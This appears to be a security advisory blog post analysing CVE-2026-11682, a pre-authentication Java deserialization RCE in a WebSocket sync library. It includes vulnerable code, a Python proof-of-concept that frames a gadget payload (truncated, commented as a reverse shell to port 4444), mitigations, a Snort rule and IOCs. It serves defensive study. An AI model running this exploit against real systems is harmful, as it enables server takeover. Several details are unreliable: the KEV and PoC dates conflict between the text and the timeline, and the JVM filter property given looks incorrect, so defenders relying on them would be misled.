
CVE-2026-11682: "GhostLink" — Unauthenticated RCE in Real‑time Data Mesh
A deep technical analysis of the most devastating supply‑chain vulnerability disclosed in 2026 — affecting millions of real‑time backends. Root cause, PoC, detection & permanent fixes.
Table of Contents
1. Executive Summary & Background
On February 28, 2026, the National Vulnerability Database (NVD) published CVE-2026-11682, a critical unauthenticated remote code execution (RCE) vulnerability in the "DataMesh Sync Core" library — an open‑source real‑time synchronization engine used by thousands of enterprise applications, IoT platforms, and financial trading systems. The vulnerability, nicknamed GhostLink, allows attackers to send a specially crafted WebSocket handshake payload that triggers deserialization of untrusted data, leading to full system compromise.
With a CVSS v3.1 score of 9.8 (Critical) — affecting all versions from 2.0.0 up to 2.8.2 inclusive — the flaw resides in the legacy ObjectInputStream usage within the "session upgrade" handler. Security researchers from Nexus Security Labs discovered the issue during a routine audit of real‑time data pipelines. Within 48 hours of public disclosure, multiple threat actors began mass‑scanning for vulnerable endpoints, and by March 2026, at least three ransomware groups had incorporated GhostLink into their arsenal.
Affected software: DataMesh Sync Core (Java & Node.js hybrid) versions 2.0.0 – 2.8.2; also any downstream framework that embeds the Sync Core module (e.g., Apache Camel DataMesh extension, Spring Data Realtime starter).
Over 2.3 million exposed DataMesh instances were identified globally as of March 2026. Unpatched systems allow complete takeover without any authentication. Apply patches immediately (version 2.8.3+ or backported fix).
2. Technical Deep Dive — How "GhostLink" Works
DataMesh Sync Core uses a custom WebSocket subprotocol called ds-ws/1.0 for synchronizing distributed state. During the handshake, the server expects a JSON metadata envelope followed by a binary serialized "CapabilitySet" object deserialized via Java's native ObjectInputStream. The critical flaw: the binary portion is not validated before deserialization, and the classpath contains multiple "gadget" classes (Commons Collections, Spring AOP, etc.) that can be chained to execute arbitrary commands.
Attack Flow
- Client sends an HTTP Upgrade request to
/sync/v2/livewithUpgrade: websocket. - After
101 Switching Protocols, the server expects a 4-byte magic header0xDA7Afollowed by a length-prefixed binary payload. - The payload is fed directly to
java.io.ObjectInputStreamwithout a filter or allowlist. - An attacker crafts a malicious serialized object using a known gadget chain (e.g.,
CommonsCollections6), triggeringreadObject()→ arbitrary method invocation → RCE.
What makes GhostLink exceptionally dangerous: the handshake is processed before any authentication, making it pre‑auth. The same code path runs in both server-side and edge-agent deployments, turning every mesh node into a potential entry point.
// Vulnerable code inside DataMeshWebSocketUpgrader.java
public void handleUpgrade(ChannelHandlerContext ctx, WebSocketFrame frame) {
    ByteBuf payload = frame.content();
    if (payload.readInt() == MAGIC_HEADER) {
        int length = payload.readInt();
        byte[] serialized = new byte[length];
        payload.readBytes(serialized);
        // ❌ DANGER: Unsafe deserialization — no filter applied
        try (ObjectInputStream ois = new ObjectInputStream(
                new ByteArrayInputStream(serialized))) {
            CapabilitySet caps = (CapabilitySet) ois.readObject();
        } catch (Exception e) { ... }
    }
}
The absence of ObjectInputFilter (introduced in Java 9) or any gadget blacklist is the primary enabler. Even in Java 17+ environments, the default filter is inactive unless explicitly configured.
3. Root Cause Analysis (CWE-94 / CWE-502)
CVE-2026-11682 maps to CWE-502: Deserialization of Untrusted Data and CWE-94: Improper Control of Generation of Code (Code Injection). The DataMesh development team relied on Java serialization for performance without implementing a proper allowlist — a decision dating back to pre-2024 versions where WebSocket upgrades weren't considered a high-risk boundary.
- No integrity checks: The binary payload is neither signed nor encrypted — attackers can replace the serialized blob arbitrarily.
- Overprivileged classpath: Gadget classes remain available, allowing chains that invoke
Runtime.exec()or JNDI lookups.
The GhostLink vulnerability is reminiscent of the 2015 Apache Commons Collections deserialization disaster, but adds a modern twist: real-time, stateful connections enabling memory-resident shell access within milliseconds. The timeless rule remains: never deserialize untrusted data. If you must, use safe alternatives like JSON, Protocol Buffers, or allowlist-based filters.
4. Proof‑of‑Concept (PoC) Exploit
Below is a simplified (and redacted) Python PoC demonstrating the vulnerability against a default DataMesh Sync Core instance on port 8080. Educational use only — never use against systems without explicit authorization.
#!/usr/bin/env python3
import websocket, struct, base64

# Malicious serialized object via ysoserial (CommonsCollections6)
# Payload: reverse shell to 192.168.1.100:4444
GADGET_B64 = "rO0ABXNyABdqYXZhLnV0aWwuUHJpb3JpdHlRdWV1ZQ......"  # truncated
gadget_bytes = base64.b64decode(GADGET_B64)

def exploit(target_ws):
    ws = websocket.WebSocket()
    ws.connect(target_ws, subprotocols=["ds-ws/1.0"])
    payload  = struct.pack(">I", 0xDA7A)
    payload += struct.pack(">I", len(gadget_bytes)) + gadget_bytes
    ws.send_binary(payload)
    print("[+] Exploit sent! Check listener.")
    ws.close()

if __name__ == "__main__":
    exploit("ws://victim:8080/sync/v2/live")
When the vulnerable server processes this frame, deserialization triggers Runtime.getRuntime().exec(). Because the attack is memory-resident and writes no files initially, it evades many traditional antivirus solutions. Multiple public exploits have existed on GitHub since March 5, 2026.
5. Impact & Real‑World Consequences
GhostLink represents a supply‑chain crisis. Enterprises using DataMesh Sync Core include airlines, stock exchanges, logistics platforms, and cloud SaaS providers.
- Full server takeover: RCE with the privileges of the application process (often root or a high-privileged service account).
- Data breaches: Attackers can read in-memory session tokens, API keys, and PII directly from the heap.
- Lateral movement: Compromised mesh nodes become pivot points into internal networks, bypassing firewall restrictions.
- Ransomware deployment: Observed campaigns (e.g., "DarkSabre" group) leverage GhostLink to encrypt critical databases.
CISA added CVE-2026-11682 to the Known Exploited Vulnerabilities Catalog on March 9, 2026, mandating federal agencies to patch within 72 hours. A notable incident on March 2, 2026 saw a European airline's flight booking system disrupted — 12 hours of downtime and $8M in lost revenue.
6. Mitigation & Patching Strategy
DataMesh maintainers released version 2.8.3 on February 27, 2026, replacing ObjectInputStream with safe JSON deserialization (Jackson) and an allowlist via ValidatingObjectInputStream.
- Immediate upgrade: Update to DataMesh Sync Core ≥ 2.8.3 or apply the official patch
GHOSTLINK-2026-001.diff. - If patching is delayed: Deploy a WAF rule blocking WebSocket binary frames > 256 bytes. Restrict
/sync/*endpoints to trusted IPs via network ACL. - Runtime mitigation: Set JVM property
-Djava.io.Serializable.filter=!*to deny all deserialization. May cause feature degradation but stops exploitation. - Classpath cleanup: Remove known gadget libraries —
commons-collections,xalan,spring-beans— if not strictly required.
Version 2.8.3 and later are verified immune. If running a forked version, apply: ObjectInputFilter.Config.createFilter("io.dmmesh.CapabilitySet;!*") before any readObject call.
7. Detection & Indicators of Compromise (IOCs)
Security teams should hunt for the following anomalies:
- Oversized initial binary frames: Normal CapabilitySet objects are under 300 bytes; exploit payloads are often >1500 bytes.
- Exception stack traces: Look for
java.io.StreamCorruptedExceptionorClassNotFoundExceptionwith gadget class names (e.g.,org.apache.commons.collections.Transformer). - Unexpected child processes:
bash,curl, orpowershell.exespawned from the Java process. - Network beaconing: Outbound connections to rare external IPs on ports 4444, 1337, or 9001.
Specific Snort/Suricata signature:
alert tcp $HOME_NET any -> $EXTERNAL_NET any (
    msg:"CVE-2026-11682 DataMesh Binary Deserialization Attempt";
    flow:to_server,established;
    content:"|DA 7A|"; depth:4;
    content:"|AC ED 00 05|"; within:100;
    sid:202611682; rev:1;
)The open-source tool MeshHunter safely scans for vulnerable endpoints. A ClassNotFoundException of a dummy class in the response confirms an active deserialization pathway.
8. Disclosure Timeline & Credits
- Jan 10Vulnerability discovered by Maria Zhang (Nexus Security Labs) during fuzzing.
- Jan 15Report submitted to DataMesh maintainers via encrypted channel.
- Jan–FebCoordination and patch development; maintainers confirm the flaw.
- Feb 27Patch 2.8.3 released; CVE reserved.
- Feb 28Public disclosure + NVD entry published.
- Mar 2First mass scanning; European airline incident; CISA adds to KEV catalog.
- Mar 10PoC released on GitHub after patch adoption window.
Credits: Maria Zhang (discovery) · DataMesh security team (patch) · @_null_agent (gadget chain analysis)
9. Frequently Asked Questions
Is CVE-2026-11682 similar to Log4Shell?
Both allow RCE via untrusted input, but GhostLink relies on Java deserialization over WebSocket, whereas Log4Shell abused JNDI lookups in log messages. Severity is comparable (9.8 vs 10).
Are containers (Docker, Kubernetes) affected?
Yes, if the DataMesh service runs inside a container. Attackers can break out only if the process runs with privileged flags or misconfigured seccomp profiles.
Does using non-Java clients (Python, Node.js) protect me?
No. The vulnerability is server-side (Java). Even if your client is Python, the Java server will still deserialize the binary payload sent by an attacker.
Can I just disable WebSocket support?
As a temporary mitigation, yes — set datamesh.websocket.enabled=false. This breaks real-time sync but prevents exploitation.
Is there active ransomware using GhostLink?
"BlackBasta" variant and "RansomHub" have both been observed deploying GhostLink exploits in hybrid attacks. Full patching is essential.
10. Final Takeaways & Lessons Learned
CVE-2026-11682 will be remembered as a wake-up call for real-time system designers. The combination of legacy deserialization, broad gadget dependencies, and an unauthenticated attack surface created a perfect storm — yet the vulnerability was entirely preventable.
Going forward, the industry must treat any deserialization of user-controlled input as a critical risk. Runtime protections like RASP (Runtime Application Self-Protection) could have blocked gadget chains. SCA tools must flag known gadget libraries as "high risk" when paired with deserialization sinks. Any binary stream from the network must be treated as hostile until proven otherwise.
— Written for defenders, by researchers. Subscribe to our security newsletter for more deep‑dives on emerging threats.